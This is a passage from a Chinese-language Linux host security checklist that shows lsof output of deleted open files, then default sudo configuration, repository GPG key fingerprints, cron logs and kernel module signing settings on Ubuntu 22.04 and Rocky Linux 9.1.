packageki 1582 1584 gmain root 23r REG 253,0 3378321 34067283 /var/cache/PackageKit/9/hawkey/baseos.solv (deleted)
packageki 1582 1584 gmain root 25r REG 253,0 4513640 34067284 /var/cache/PackageKit/9/hawkey/appstream.solv (deleted)
packageki 1582 1586 gdbus root 15u REG 253,0 3448 69238789 /tmp/librepo-tmp-PVfssn (deleted)
packageki 1582 1586 gdbus root 16u REG 253,0 3496 69238788 /tmp/librepo-tmp-ZD9IkO (deleted)
packageki 1582 1586 gdbus root 21r REG 253,0 14034 34067279 /var/cache/PackageKit/9/hawkey/extras-common.solv (deleted)
packageki 1582 1586 gdbus root 23r REG 253,0 3378321 34067283 /var/cache/PackageKit/9/hawkey/baseos.solv (deleted)
packageki 1582 1586 gdbus root 25r REG 253,0 4513640 34067284 /var/cache/PackageKit/9/hawkey/appstream.solv (deleted)
dbus-brok 1979 join 12u REG 0,1 2097152 1130 /memfd:dbus-broker-log (deleted)
gnome-she 2051 join 37u REG 0,1 28672 71 /memfd:libffi (deleted)
gnome-she 2051 join 43u REG 0,1 67108864 1135 /memfd:pulseaudio (deleted)
gnome-she 2051 join 45r REG 253,2 64 50331819 /home/join/.local/share/gvfs-metadata/root (deleted)
```

```
gnome-she 2051                join   46r     REG          253,2    32768   50331820
/home/join/.local/share/gvfs-metadata/root-5a11136d.log (deleted)
gnome-she 2051                join   49u     REG            0,1    67864      78 /memfd:mutter-
shared (deleted)
gnome-she 2051                join   52r     REG          253,2       64   50331816
/home/join/.local/share/gvfs-metadata/home (deleted)
gnome-she 2051                join   56r     REG          253,2    32768   50331818
/home/join/.local/share/gvfs-metadata/home-c72c093c.log (deleted)
gnome-she 2051 2056 gmain     join   37u     REG            0,1    28672      71 /memfd:libffi
(deleted)
gnome-she 2051 2056 gmain     join   43u     REG            0,1 67108864    1135
/memfd:pulseaudio (deleted)
gnome-she 2051 2056 gmain     join   45r     REG          253,2       64   50331819
/home/join/.local/share/gvfs-metadata/root (deleted)
gnome-she 2051 2056 gmain     join   46r     REG          253,2    32768   50331820
/home/join/.local/share/gvfs-metadata/root-5a11136d.log (deleted)
gnome-she 2051 2056 gmain     join   49u     REG            0,1    67864      78
/memfd:mutter-shared (deleted)
gnome-she 2051 2056 gmain     join   52r     REG          253,2       64   50331816
/home/join/.local/share/gvfs-metadata/home (deleted)
gnome-she 2051 2056 gmain     join   56r     REG          253,2    32768   50331818
/home/join/.local/share/gvfs-metadata/home-c72c093c.log (deleted)
gnome-she 2051 2058 gdbus     join   37u     REG            0,1    28672      71 /memfd:libffi
(deleted)
gnome-she 2051 2058 gdbus     join   43u     REG            0,1 67108864    1135
/memfd:pulseaudio (deleted)
gnome-she 2051 2058 gdbus     join   45r     REG          253,2       64   50331819
/home/join/.local/share/gvfs-metadata/root (deleted)
gnome-she 2051 2058 gdbus     join   46r     REG          253,2    32768   50331820
/home/join/.local/share/gvfs-metadata/root-5a11136d.log (deleted)
gnome-she 2051 2058 gdbus     join   49u     REG            0,1    67864      78
/memfd:mutter-shared (deleted)
gnome-she 2051 2058 gdbus     join   52r     REG          253,2       64   50331816
/home/join/.local/share/gvfs-metadata/home (deleted)
gnome-she 2051 2058 gdbus     join   56r     REG          253,2    32768   50331818
/home/join/.local/share/gvfs-metadata/home-c72c093c.log (deleted)
gnome-she 2051 2061 dconf\x20 join   37u     REG            0,1    28672      71
/memfd:libffi (deleted)
```

```
gnome-she 2051 2061 dconf\x20        join   43u     REG              0,1  67108864      1135
/memfd:pulseaudio (deleted)
gnome-she 2051 2061 dconf\x20        join   45r     REG              253,2       64  50331819
/home/join/.local/share/gvfs-metadata/root (deleted)
gnome-she 2051 2061 dconf\x20        join   46r     REG              253,2    32768  50331820
/home/join/.local/share/gvfs-metadata/root-5a11136d.log (deleted)
gnome-she 2051 2061 dconf\x20        join   49u     REG              0,1      67864        78
/memfd:mutter-shared (deleted)
gnome-she 2051 2061 dconf\x20        join   52r     REG              253,2       64  50331816
/home/join/.local/share/gvfs-metadata/home (deleted)
gnome-she 2051 2061 dconf\x20        join   56r     REG              253,2    32768  50331818
/home/join/.local/share/gvfs-metadata/home-c72c093c.log (deleted)
gnome-she 2051 2067 gnome-s:d        join   37u     REG              0,1      28672        71
/memfd:libffi (deleted)
gnome-she 2051 2067 gnome-s:d        join   43u     REG              0,1  67108864      1135
/memfd:pulseaudio (deleted)
gnome-she 2051 2067 gnome-s:d        join   45r     REG              253,2       64  50331819
/home/join/.local/share/gvfs-metadata/root (deleted)
gnome-she 2051 2067 gnome-s:d        join   46r     REG              253,2    32768  50331820
/home/join/.local/share/gvfs-metadata/root-5a11136d.log (deleted)
gnome-she 2051 2067 gnome-s:d        join   49u     REG              0,1      67864        78
/memfd:mutter-shared (deleted)
gnome-she 2051 2067 gnome-s:d        join   52r     REG              253,2       64  50331816
/home/join/.local/share/gvfs-metadata/home (deleted)
gnome-she 2051 2067 gnome-s:d        join   56r     REG              253,2    32768  50331818
/home/join/.local/share/gvfs-metadata/home-c72c093c.log (deleted)
gnome-she 2051 2068 gnome-she        join   37u     REG              0,1      28672        71
/memfd:libffi (deleted)
gnome-she 2051 2068 gnome-she        join   43u     REG              0,1  67108864      1135
/memfd:pulseaudio (deleted)
gnome-she 2051 2068 gnome-she        join   45r     REG              253,2       64  50331819
/home/join/.local/share/gvfs-metadata/root (deleted)
gnome-she 2051 2068 gnome-she        join   46r     REG              253,2    32768  50331820
/home/join/.local/share/gvfs-metadata/root-5a11136d.log (deleted)
gnome-she 2051 2068 gnome-she        join   49u     REG              0,1      67864        78
/memfd:mutter-shared (deleted)
gnome-she 2051 2068 gnome-she        join   52r     REG              253,2       64  50331816
/home/join/.local/share/gvfs-metadata/home (deleted)
```

```
gnome-she 2051 2068 gnome-she        join   56r     REG             253,2    32768   50331818
/home/join/.local/share/gvfs-metadata/home-c72c093c.log (deleted)
gnome-she 2051 2133 JS\x20Hel        join   37u     REG               0,1    28672      71
/memfd:libffi (deleted)
gnome-she 2051 2133 JS\x20Hel        join   43u     REG               0,1 67108864    1135
/memfd:pulseaudio (deleted)
gnome-she 2051 2133 JS\x20Hel        join   45r     REG             253,2       64   50331819
/home/join/.local/share/gvfs-metadata/root (deleted)
gnome-she 2051 2133 JS\x20Hel        join   46r     REG             253,2    32768   50331820
/home/join/.local/share/gvfs-metadata/root-5a11136d.log (deleted)
gnome-she 2051 2133 JS\x20Hel        join   49u     REG               0,1    67864      78
/memfd:mutter-shared (deleted)
gnome-she 2051 2133 JS\x20Hel        join   52r     REG             253,2       64   50331816
/home/join/.local/share/gvfs-metadata/home (deleted)
gnome-she 2051 2133 JS\x20Hel        join   56r     REG             253,2    32768   50331818
/home/join/.local/share/gvfs-metadata/home-c72c093c.log (deleted)
gnome-she 2051 2134 JS\x20Hel        join   37u     REG               0,1    28672      71
/memfd:libffi (deleted)
gnome-she 2051 2134 JS\x20Hel        join   43u     REG               0,1 67108864    1135
/memfd:pulseaudio (deleted)
gnome-she 2051 2134 JS\x20Hel        join   45r     REG             253,2       64   50331819
/home/join/.local/share/gvfs-metadata/root (deleted)
gnome-she 2051 2134 JS\x20Hel        join   46r     REG             253,2    32768   50331820
/home/join/.local/share/gvfs-metadata/root-5a11136d.log (deleted)
gnome-she 2051 2134 JS\x20Hel        join   49u     REG               0,1    67864      78
/memfd:mutter-shared (deleted)
gnome-she 2051 2134 JS\x20Hel        join   52r     REG             253,2       64   50331816
/home/join/.local/share/gvfs-metadata/home (deleted)
gnome-she 2051 2134 JS\x20Hel        join   56r     REG             253,2    32768   50331818
/home/join/.local/share/gvfs-metadata/home-c72c093c.log (deleted)
gnome-she 2051 2570 pool-gnom        join   37u     REG               0,1    28672      71
/memfd:libffi (deleted)
gnome-she 2051 2570 pool-gnom        join   43u     REG               0,1 67108864    1135
/memfd:pulseaudio (deleted)
gnome-she 2051 2570 pool-gnom        join   45r     REG             253,2       64   50331819
/home/join/.local/share/gvfs-metadata/root (deleted)
gnome-she 2051 2570 pool-gnom        join   46r     REG             253,2    32768   50331820
/home/join/.local/share/gvfs-metadata/root-5a11136d.log (deleted)
```

```
gnome-she 2051 2570 pool-gnom        join   49u     REG            0,1     67864       78
/memfd:mutter-shared (deleted)
gnome-she 2051 2570 pool-gnom        join   52r     REG          253,2        64   50331816
/home/join/.local/share/gvfs-metadata/home (deleted)
gnome-she 2051 2570 pool-gnom        join   56r     REG          253,2     32768   50331818
/home/join/.local/share/gvfs-metadata/home-c72c093c.log (deleted)
gnome-she 2051 2571 pool-gnom        join   37u     REG            0,1     28672       71
/memfd:libffi (deleted)
gnome-she 2051 2571 pool-gnom        join   43u     REG            0,1  67108864     1135
/memfd:pulseaudio (deleted)
gnome-she 2051 2571 pool-gnom        join   45r     REG          253,2        64   50331819
/home/join/.local/share/gvfs-metadata/root (deleted)
gnome-she 2051 2571 pool-gnom        join   46r     REG          253,2     32768   50331820
/home/join/.local/share/gvfs-metadata/root-5a11136d.log (deleted)
gnome-she 2051 2571 pool-gnom        join   49u     REG            0,1     67864       78
/memfd:mutter-shared (deleted)
gnome-she 2051 2571 pool-gnom        join   52r     REG          253,2        64   50331816
/home/join/.local/share/gvfs-metadata/home (deleted)
gnome-she 2051 2571 pool-gnom        join   56r     REG          253,2     32768   50331818
/home/join/.local/share/gvfs-metadata/home-c72c093c.log (deleted)
dbus-brok 2124                       join   12u     REG            0,1   2097152       70 /memfd:dbus-
broker-log (deleted)
ibus-exte 2149                       join   10u     REG            0,1   1177344     1141 /memfd:wayland-
cursor (deleted)
ibus-exte 2149 2165 gmain            join   10u     REG            0,1   1177344     1141
/memfd:wayland-cursor (deleted)
ibus-exte 2149 2167 dconf\x20        join   10u     REG            0,1   1177344     1141
/memfd:wayland-cursor (deleted)
ibus-exte 2149 2168 gdbus            join   10u     REG            0,1   1177344     1141
/memfd:wayland-cursor (deleted)
pipewire  2183                       join   24u     REG            0,1      2312     1136 /memfd:pipewire-
memfd (deleted)
pipewire  2183                       join   27u     REG            0,1      2312     1137 /memfd:pipewire-
memfd (deleted)
pipewire  2183                       join   31u     REG            0,1      2312     1138 /memfd:pipewire-
memfd (deleted)
pipewire  2183                       join   39u     REG            0,1      2312       76 /memfd:pipewire-
memfd (deleted)
```

```
pipewire  2183                  join   41u     REG           0,1     2312       77 /memfd:pipewire-
memfd (deleted)
pipewire  2183 2206 pipewire    join   24u     REG           0,1     2312     1136
/memfd:pipewire-memfd (deleted)
pipewire  2183 2206 pipewire    join   27u     REG           0,1     2312     1137
/memfd:pipewire-memfd (deleted)
pipewire  2183 2206 pipewire    join   31u     REG           0,1     2312     1138
/memfd:pipewire-memfd (deleted)
pipewire  2183 2206 pipewire    join   39u     REG           0,1     2312       76
/memfd:pipewire-memfd (deleted)
pipewire  2183 2206 pipewire    join   41u     REG           0,1     2312       77
/memfd:pipewire-memfd (deleted)
gjs       2285                  join   7u      REG           0,1     4096     1139 /memfd:libffi (deleted)
gjs       2285 2291 gmain       join   7u      REG           0,1     4096     1139 /memfd:libffi
(deleted)
gjs       2285 2295 gdbus       join   7u      REG           0,1     4096     1139 /memfd:libffi
(deleted)
gjs       2285 2299 JS\x20Hel   join   7u      REG           0,1     4096     1139 /memfd:libffi
(deleted)
gjs       2285 2300 JS\x20Hel   join   7u      REG           0,1     4096     1139 /memfd:libffi
(deleted)
gsd-color 2297                  join   10u     REG           0,1  1177344     1142 /memfd:wayland-
cursor (deleted)
gsd-color 2297 2342 gmain       join   10u     REG           0,1  1177344     1142
/memfd:wayland-cursor (deleted)
gsd-color 2297 2344 dconf\x20   join   10u     REG           0,1  1177344     1142
/memfd:wayland-cursor (deleted)
gsd-color 2297 2357 gdbus       join   10u     REG           0,1  1177344     1142
/memfd:wayland-cursor (deleted)
gsd-keybo 2310                  join   10u     REG           0,1  1177344     1143 /memfd:wayland-
cursor (deleted)
gsd-keybo 2310 2348 gmain       join   10u     REG           0,1  1177344     1143
/memfd:wayland-cursor (deleted)
gsd-keybo 2310 2355 dconf\x20   join   10u     REG           0,1  1177344     1143
/memfd:wayland-cursor (deleted)
gsd-keybo 2310 2358 gdbus       join   10u     REG           0,1  1177344     1143
/memfd:wayland-cursor (deleted)
gsd-media 2317                  join   10u     REG           0,1  1177344     1144
/memfd:wayland-cursor (deleted)
```

```
gsd-media 2317                  join  15u     REG           0,1  67108864      1146
/memfd:pulseaudio (deleted)
gsd-media 2317 2381 gmain       join  10u     REG           0,1   1177344      1144
/memfd:wayland-cursor (deleted)
gsd-media 2317 2381 gmain       join  15u     REG           0,1  67108864      1146
/memfd:pulseaudio (deleted)
gsd-media 2317 2383 dconf\x20   join  10u     REG           0,1   1177344      1144
/memfd:wayland-cursor (deleted)
gsd-media 2317 2383 dconf\x20   join  15u     REG           0,1  67108864      1146
/memfd:pulseaudio (deleted)
gsd-media 2317 2384 gdbus       join  10u     REG           0,1   1177344      1144
/memfd:wayland-cursor (deleted)
gsd-media 2317 2384 gdbus       join  15u     REG           0,1  67108864      1146
/memfd:pulseaudio (deleted)
gsd-power 2319                  join  10u     REG           0,1   1177344        81 /memfd:wayland-
cursor (deleted)
gsd-power 2319 2361 gmain       join  10u     REG           0,1   1177344        81
/memfd:wayland-cursor (deleted)
gsd-power 2319 2372 dconf\x20   join  10u     REG           0,1   1177344        81
/memfd:wayland-cursor (deleted)
gsd-power 2319 2376 gdbus       join  10u     REG           0,1   1177344        81
/memfd:wayland-cursor (deleted)
gsd-wacom 2374                  join  10u     REG           0,1   1177344        83 /memfd:wayland-
cursor (deleted)
gsd-wacom 2374 2400 gmain       join  10u     REG           0,1   1177344        83
/memfd:wayland-cursor (deleted)
gsd-wacom 2374 2403 dconf\x20   join  10u     REG           0,1   1177344        83
/memfd:wayland-cursor (deleted)
gsd-wacom 2374 2407 gdbus       join  10u     REG           0,1   1177344        83
/memfd:wayland-cursor (deleted)
evolution 2396                  join  10u     REG           0,1   1177344        82 /memfd:wayland-
cursor (deleted)
evolution 2396 2500 gmain       join  10u     REG           0,1   1177344        82
/memfd:wayland-cursor (deleted)
evolution 2396 2502 dconf\x20   join  10u     REG           0,1   1177344        82
/memfd:wayland-cursor (deleted)
evolution 2396 2503 gdbus       join  10u     REG           0,1   1177344        82
/memfd:wayland-cursor (deleted)
```

```
evolution 2396 2576 evolution        join  10u     REG            0,1   1177344       82
/memfd:wayland-cursor (deleted)
evolution 2396 2596 evolution        join  10u     REG            0,1   1177344       82
/memfd:wayland-cursor (deleted)
gjs       2406                       join  7u      REG            0,1      4096     1140 /memfd:libffi (deleted)
gjs       2406 2419 gmain            join  7u      REG            0,1      4096     1140 /memfd:libffi
(deleted)
gjs       2406 2422 gdbus            join  7u      REG            0,1      4096     1140 /memfd:libffi
(deleted)
gjs       2406 2424 JS\x20Hel        join  7u      REG            0,1      4096     1140 /memfd:libffi
(deleted)
gjs       2406 2426 JS\x20Hel        join  7u      REG            0,1      4096     1140 /memfd:libffi
(deleted)
gnome-sof 2431                       join  11u     REG            0,1   1177344       84 /memfd:wayland-
cursor (deleted)
gnome-sof 2431                       join  27u     REG          253,2     36864 16777371
/home/join/.cache/appstream/appcache-GTG7X1.mdb (deleted)
gnome-sof 2431                       join  28w     REG          253,2     36864 16777371
/home/join/.cache/appstream/appcache-GTG7X1.mdb (deleted)
gnome-sof 2431 2490 gmain            join  11u     REG            0,1   1177344       84
/memfd:wayland-cursor (deleted)
gnome-sof 2431 2490 gmain            join  27u     REG          253,2     36864 16777371
/home/join/.cache/appstream/appcache-GTG7X1.mdb (deleted)
gnome-sof 2431 2490 gmain            join  28w     REG          253,2     36864 16777371
/home/join/.cache/appstream/appcache-GTG7X1.mdb (deleted)
gnome-sof 2431 2492 gdbus            join  11u     REG            0,1   1177344       84
/memfd:wayland-cursor (deleted)
gnome-sof 2431 2492 gdbus            join  27u     REG          253,2     36864 16777371
/home/join/.cache/appstream/appcache-GTG7X1.mdb (deleted)
gnome-sof 2431 2492 gdbus            join  28w     REG          253,2     36864 16777371
/home/join/.cache/appstream/appcache-GTG7X1.mdb (deleted)
gnome-sof 2431 2496 dconf\x20        join  11u     REG            0,1   1177344       84
/memfd:wayland-cursor (deleted)
gnome-sof 2431 2496 dconf\x20        join  27u     REG          253,2     36864 16777371
/home/join/.cache/appstream/appcache-GTG7X1.mdb (deleted)
gnome-sof 2431 2496 dconf\x20        join  28w     REG          253,2     36864 16777371
/home/join/.cache/appstream/appcache-GTG7X1.mdb (deleted)
gnome-ter 2773                       join  10u     REG            0,1   1177344     1174
/memfd:wayland-cursor (deleted)
```

```
gnome-ter 2773 2774 gmain           join   10u     REG            0,1   1177344     1174
/memfd:wayland-cursor (deleted)
gnome-ter 2773 2776 gdbus           join   10u     REG            0,1   1177344     1174
/memfd:wayland-cursor (deleted)
gnome-ter 2773 2777 dconf\x20       join   10u     REG            0,1   1177344     1174
/memfd:wayland-cursor (deleted)
```

0x26 软件及其配置文件完整性检查

> 参考 小技巧 -> 系统完整性检查 章节

0x27 sudo 配置检查

需要注意文件权限和文件内容

- /etc/sudo.conf
- /etc/sudoers
- /etc/sudoers.d/

【Ubuntu Server 22.04】 默认情况

`/etc/sudo.conf`

```
join@u2204:~$ sudo -V
Sudo version 1.9.9
Sudoers policy plugin version 1.9.9
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.9
Sudoers audit plugin version 1.9.9
join@u2204:~$ ls -al /etc/sudo.conf
-rw-r--r-- 1 root root 4573 Jan 16 12:36 /etc/sudo.conf
join@u2204:~$ cat /etc/sudo.conf | grep -v "^#"

join@u2204:~$
```

/etc/sudoers

```
join@u2204:~$ ls -al /etc/sudoers
-r--r----- 1 root root 1671 Aug  3  2022 /etc/sudoers
join@u2204:~$ sudo cat /etc/sudoers | grep -v "^#" | sort | uniq

%admin ALL=(ALL) ALL
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bi
n"
Defaults        use_pty
@includedir /etc/sudoers.d
root    ALL=(ALL:ALL) ALL
%sudo   ALL=(ALL:ALL) ALL
join@u2204:~$
```

/etc/sudoers.d/

```
join@u2204:~$ ls -ald /etc/sudoers.d/
drwxr-xr-x 2 root root 4096 Apr 26 01:48 /etc/sudoers.d/
join@u2204:~$ ls -al /etc/sudoers.d/
total 12
drwxr-xr-x  2 root root 4096 Apr 26 01:48 .
drwxr-xr-x 97 root root 4096 Apr 26 01:59 ..
-r--r-----  1 root root 1096 Aug  3  2022 README
join@u2204:~$ sudo cat /etc/sudoers.d/README | grep -v "^#"
join@u2204:~$
```

【Rocky Linux 9.1】 默认情况

/etc/sudo.conf

```
[join@MiWiFi-RA72-srv ~]$ ls -al /etc/sudo.conf
-rw-r-----. 1 root root 3983  1月  23 16:43 /etc/sudo.conf
[join@MiWiFi-RA72-srv ~]$ sudo cat /etc/sudo.conf | grep -v "^#" | sort | uniq

Plugin sudoers_audit sudoers.so
Plugin sudoers_io sudoers.so
Plugin sudoers_policy sudoers.so
Set disable_coredump false
[join@MiWiFi-RA72-srv ~]$
```

/etc/sudoers

```
[join@MiWiFi-RA72-srv ~]$ ls -al /etc/sudoers
-r--r-----. 1 root root 4328  1月  23 16:39 /etc/sudoers
[join@MiWiFi-RA72-srv ~]$ sudo cat /etc/sudoers | grep -v "^#" | sort | uniq

Defaults    always_query_group_plugin
Defaults    always_set_home
Defaults    env_keep =  "COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS"
Defaults    env_keep += "LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES"
Defaults    env_keep += "LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE"
Defaults    env_keep += "LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY"
Defaults    env_keep += "MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE"
Defaults    env_reset
Defaults    match_group_by_gid
Defaults    secure_path = /sbin:/bin:/usr/sbin:/usr/bin
Defaults   !visiblepw
root    ALL=(ALL)       ALL
%wheel  ALL=(ALL)       ALL
[join@MiWiFi-RA72-srv ~]$
```

/etc/sudoers.d/

```
[join@MiWiFi-RA72-srv ~]$ sudo -V
Sudo 版本 1.9.5p2
Sudoers 策略插件版本 1.9.5p2
Sudoers 文件语法版本 48
Sudoers I/O plugin version 1.9.5p2
Sudoers audit plugin version 1.9.5p2
[join@MiWiFi-RA72-srv ~]$ ls -ald /etc/sudoers.d/
drwxr-x---. 2 root root 6  1月  23 16:43 /etc/sudoers.d/
[join@MiWiFi-RA72-srv ~]$ sudo ls -al /etc/sudoers.d/
总用量 12
drwxr-x---.   2 root root    6  1月  23 16:43 .
drwxr-xr-x. 130 root root 8192  4月  26 09:46 ..
[join@MiWiFi-RA72-srv ~]$
```

0x28 第三方软件源 GPG 密钥检查

```
Ubuntu Linux
sudo apt-key list
具体存储目录为 /etc/apt/trusted.gpg.d/

Centos/Rocky Linux
gpg --quiet --show-keys /etc/pki/rpm-gpg/*
具体存储目录为 /etc/pki/rpm-gpg/
```

【Ubuntu Server 22.04】 默认情况

```
join@u2204:~$ sudo apt-key list
Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead (see apt-key(8)).
/etc/apt/trusted.gpg.d/ubuntu-keyring-2012-cdimage.gpg
------------------------------------------------------
pub   rsa4096 2012-05-11 [SC]
      8439 38DF 228D 22F7 B374  2BC0 D94A A3F0 EFE2 1092
uid           [ unknown] Ubuntu CD Image Automatic Signing Key (2012) <cdimage@ubuntu.com>

/etc/apt/trusted.gpg.d/ubuntu-keyring-2018-archive.gpg
------------------------------------------------------
pub   rsa4096 2018-09-17 [SC]
      F6EC B376 2474 EDA9 D21B  7022 8719 20D1 991B C93C
uid           [ unknown] Ubuntu Archive Automatic Signing Key (2018) <ftpmaster@ubuntu.com>

join@u2204:~$
```

```
8439 38DF 228D 22F7 B374  2BC0 D94A A3F0 EFE2 1092
F6EC B376 2474 EDA9 D21B  7022 8719 20D1 991B C93C
```

【Rocky Linux 9.1】 默认情况

```
[root@MiWiFi-RA72-srv ~]# gpg --quiet --show-keys /etc/pki/rpm-gpg/*
pub   rsa4096 2009-02-24 [SC]
      B08B659EE86AF623BC90E8DB938A80CAF21541EB
uid                      Red Hat, Inc. (beta key 2) <security@redhat.com>

pub   rsa4096 2009-10-22 [SC]
      567E347AD0044ADE55BA8A5F199E2F91FD431D51
uid                      Red Hat, Inc. (release key 2) <security@redhat.com>

pub   rsa4096 2022-05-09 [SC]
      21CB256AE16FC54C6E652949702D426D350D275D
uid                      Rocky Enterprise Software Foundation - Release key 2022 <releng@rockylinux.org>

pub   rsa4096 2022-04-26 [SC]
      0675BD19F4FFE3AD0B2D6FEBADA2860895AE3D91
uid                      Rocky Linux 9 - Beta Key V1/2022 <releng@rockylinux.org>
sub   rsa4096 2022-04-26 [E]

[root@MiWiFi-RA72-srv ~]#
```

```
B08B659EE86AF623BC90E8DB938A80CAF21541EB
567E347AD0044ADE55BA8A5F199E2F91FD431D51
21CB256AE16FC54C6E652949702D426D350D275D
0675BD19F4FFE3AD0B2D6FEBADA2860895AE3D91
```

Centos 可能会有不同，需要拿具体服务器做对比

0x29 计划任务日志

计划任务是攻击者常用的权限维持手段，因此这里将其日志单独拿出来作为一个检查项，关于默认的计划任务，详情查看计划任务章节

```
journalctl -u crond
```

```
[root@localhost ~]# journalctl -u crond.service
Aug 11 00:13:43 localhost systemd[1]: Started Command Scheduler.
Aug 11 00:13:43 localhost crond[833]: (CRON) STARTUP (1.5.7)
Aug 11 00:13:43 localhost crond[833]: (CRON) INFO (Syslog will be used instead of sendmail.)
Aug 11 00:13:43 localhost crond[833]: (CRON) INFO (RANDOM_DELAY will be scaled with factor 2% if used.)
Aug 11 00:13:43 localhost crond[833]: (CRON) INFO (running with inotify support)
Aug 11 01:01:01 localhost.localdomain CROND[15685]: (root) CMD (run-parts /etc/cron.hourly)
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Anacron started on 2023-08-11
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Will run job `cron.daily' in 45 min.
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Will run job `cron.weekly' in 65 min.
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Will run job `cron.monthly' in 85 min.
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Jobs will be executed sequentially
Aug 11 01:01:01 localhost.localdomain run-parts[15700]: (/etc/cron.hourly) finished 0anacron
[root@localhost ~]#
```

0x30 内核模块签名配置检查

查看系统是否配置了加载进入到内核的模块都需要有效签名

```
zgrep CONFIG_MODULE_SIG /boot/config-$(uname -r) | grep -v "^#"
```

```
john@yjxy:~$ zgrep CONFIG_MODULE_SIG /boot/config-$(uname -r) | grep -v "^#"
CONFIG_MODULE_SIG_FORMAT=y
CONFIG_MODULE_SIG=y
CONFIG_MODULE_SIG_ALL=y
CONFIG_MODULE_SIG_SHA512=y
CONFIG_MODULE_SIG_HASH="sha512"
CONFIG_MODULE_SIG_KEY="certs/signing_key.pem"
CONFIG_MODULE_SIG_KEY_TYPE_RSA=y
john@yjxy:~$
```

- `CONFIG_MODULE_SIG_FORMAT`：是否启用模块签名格式选项
- `CONFIG_MODULE_SIG`：如果设为 `y`，则启用模块签名功能，默认情况下，在加载没有签名或签名不正确的内核模块时，仅打印一条提示信息，然后继续加载该模块

- `CONFIG_MODULE_SIG_ALL`：是否强制所有模块都必须签名，内核在编译时会尝试对所有内核模块进行签名
- `CONFIG_MODULE_SIG_FORCE`：如果设为 `y`，则强制所有模块必须有有效的签名才能加载。
- `CONFIG_MODULE_SIG_KEY`：指定用于签名的私钥文件。
- `CONFIG_MODULE_SIG_HASH`：指定用于签名的哈希算法（如 `sha256`）。

【 Ubuntu Server 22.04 】 默认情况

```
john@yjxy:~$ zgrep CONFIG_MODULE_SIG /boot/config-$(uname -r) | grep -v "^#"
CONFIG_MODULE_SIG_FORMAT=y
CONFIG_MODULE_SIG=y
CONFIG_MODULE_SIG_ALL=y
CONFIG_MODULE_SIG_SHA512=y
CONFIG_MODULE_SIG_HASH="sha512"
CONFIG_MODULE_SIG_KEY="certs/signing_key.pem"
CONFIG_MODULE_SIG_KEY_TYPE_RSA=y
john@yjxy:~$
```

```
CONFIG_MODULE_SIG_FORMAT=y
CONFIG_MODULE_SIG=y
CONFIG_MODULE_SIG_ALL=y
CONFIG_MODULE_SIG_SHA512=y
CONFIG_MODULE_SIG_HASH="sha512"
CONFIG_MODULE_SIG_KEY="certs/signing_key.pem"
CONFIG_MODULE_SIG_KEY_TYPE_RSA=y
```

【 Rocky Linux 9.1 】

```
[join@MiWiFi-RA72-srv ~]$ zgrep CONFIG_MODULE_SIG /boot/config-$(uname -r) | grep -v "^#"
CONFIG_MODULE_SIG_FORMAT=y
CONFIG_MODULE_SIG=y
CONFIG_MODULE_SIG_ALL=y
CONFIG_MODULE_SIG_SHA512=y
CONFIG_MODULE_SIG_HASH="sha512"
CONFIG_MODULE_SIG_KEY="certs/signing_key.pem"
[join@MiWiFi-RA72-srv ~]$
```

```
CONFIG_MODULE_SIG_FORMAT=y
CONFIG_MODULE_SIG=y
CONFIG_MODULE_SIG_ALL=y
CONFIG_MODULE_SIG_SHA512=y
CONFIG_MODULE_SIG_HASH="sha512"
CONFIG_MODULE_SIG_KEY="certs/signing_key.pem"
```

0x31 签名不合法的内核模块

